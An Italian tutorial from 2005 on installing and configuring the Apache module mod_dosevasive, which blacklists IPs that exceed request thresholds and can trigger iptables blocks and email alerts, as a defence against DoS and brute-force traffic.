E' un modulo per Apache in grado di effettuare vere e proprie manovre evasive in caso di attacchi HTTP DoS, attacchi DDoS o anche brute force attack. E' stato pensato per dialogare con ipchains o iptables ed eseguire comandi automaticamente come risposta agli attacchi.

Installazione

wget http://www.nuclearelephant.com/projects/dosevasive/mod_dosevasive.1.10.tar.gz
tar xvfz mod_dosevasive.1.10.tar.gz
cd mod_dosevasive
root@glock:/usr/src/mod_dosevasive# /htdir/bin/apxs -iac mod_dosevasive.c
gcc -DLINUX=22 -I/usr/include/db1 -DDEV_RANDOM=/dev/random -DMOD_SSL=208116 -DEAPI -fpic -DSHARED_MODULE -I/usr/local/apache/include -c mod_dosevasive.c
gcc -shared -o mod_dosevasive.so mod_dosevasive.o
[activating module `dosevasive' in /usr/local/apache/conf/httpd.conf]
cp mod_dosevasive.so /usr/local/apache/libexec/mod_dosevasive.so
chmod 755 /usr/local/apache/libexec/mod_dosevasive.so
cp /usr/local/apache/conf/httpd.conf /usr/local/apache/conf/httpd.conf.bak
cp /usr/local/apache/conf/httpd.conf.new /usr/local/apache/conf/httpd.conf
rm /usr/local/apache/conf/httpd.conf.new

Configurazione

In httpd.conf viene caricata la direttiva:
LoadModule dosevasive_module libexec/mod_dosevasive.so

La configurazione avviene con l'inserimento di un blocco per il modulo:

```
<IfModule mod_dosevasive.c>
    DOSHashTableSize    3097
    DOSPageCount        3
    DOSSiteCount        50
    DOSPageInterval     1
    DOSSiteInterval     1
    DOSBlockingPeriod   100
    #Aggiuntivi
    DOSEmailNotify      pavan@netlink.it
    DOSSystemCommand    "su - someuser -c '/sbin/... %s ...'"
</IfModule>
```

Come funziona?

Il significato delle voci è intuitivo, in pratica viene effettuato un controllo basato sul numero di richieste (Page e Site) che possono venire effettuate in un certo intervallo di tempo che deve essere per forza di cose molto basso.
Nella configurazione sopra viene indicato un valore di 3 per la stessa pagina e di 50 invece per ogni oggetto (pagina o immagine) del sito, in un unità di tempo di 1 secondo (che è il default), oltre il quale l'IP che consulta viene considerato un possibile Dos Attacker. In questo caso l'IP viene bloccato per 100 secondi, valore più che sufficiente per bloccare i sistemi di scan automatici alla ricerca di debolezze del nostro web server.
In caso di possibile attacco viene segnalato nel syslog

Jan 19 17:10:40 glock mod_dosevasive[7287]: Blacklisting address 192.168.100.100: possible DoS attack.

Viene prodotto in /tmp un file dal nome dos-IP_attacker che impedisce all'attaccante di riaccedere al sistema per il tempo impostato (DOSBlockingPeriod).

In alcuni casi può essere specificata una white list come per l'uso del server-status

DOSWhitelist 127.0.0.1
DOSWhitelist 127.0.0.*

DOSWhitelist 192.168.100.*

Si possono eseguire comandi automaticamente in caso di attacco, ad esempio:

DOSSystemCommand "/usr/sbin/iptables -I INPUT -s %s -j DROP"
%s è l'IP attaccante
Ovviamente è necessario che l'http sia in grado di eseguire il comando specificato.

Invece la direttiva
DOSEmailNotify you@yourdomain.com
Inoltra una email all'amministratore in caso di attacco del tipo:

http BLACKLIST: mod_dosevasive HTTP Blacklisted 192.168.100.10

Questo modulo è sicuramente molto funzionale e di facile installazione e configurazione. Come per Apache conviene comunque verificare possibili bug e installare prontamente patch o aggiornamenti disponibili.

Conclusioni

Dalla mia esperienza e sulla base delle notizie che si leggono, la maggior parte degli attacchi recenti, specie su sistemi comunque protetti da firewall, viene effettuata ai webserver rei spesso di essere mal configurati oppure di far girare applicazioni insicure, come portali o forum scritti magari in PHP, di cui spesso si riescono a sfruttare debolezze.
L'uso di uno strumento come un Reverse Proxy e la fortificazione del web server stesso non ci mettono al riparo da qualunque rischio, ma ci permettono comunque di avere un maggior controllo sul traffico entrante anche a livello statistico.
Esistono altri metodi e sistemi per ottenere un certo grado di protezione per il web server, a livello di sistemi opensource questa sembra essere una buona soluzione anche piuttosto diffusa.
Mi sento di consigliarla dopo averla testata abbastanza a tutti quelli che abbiano molto traffico http e vogliano cercare di controllarlo in modo da ridurre rischi per il webserver.

Doc: ***secure_webserver.pdf***

Dott. Paolo PAVAN [Netlink Sas]– pavan@netlink.it
Data*: Aprile 2005*

Note finali
- Il presente documento è a semplice scopo divulgativo
- L'autore non si assume la responsabilità di eventuali danni diretti o indiretti derivanti dall'uso dei programmi, o dall'applicazione delle configurazioni menzionate nel seguente articolo
- I marchi citati sono di proprietà dei rispettivi proprietari e sono stati utilizzati solo a scopo didattico o divulgativo.
- L'uso o il riutilizzo del presente articolo è liberamente consentito per scopi didattici o informativi previa citazione della fonte
- Sono possibili errori o imprecisioni, segnalatemele a pavan@netlink.it
- Chi volesse integrare il presente documento, può scrivere a pavan@netlink.it.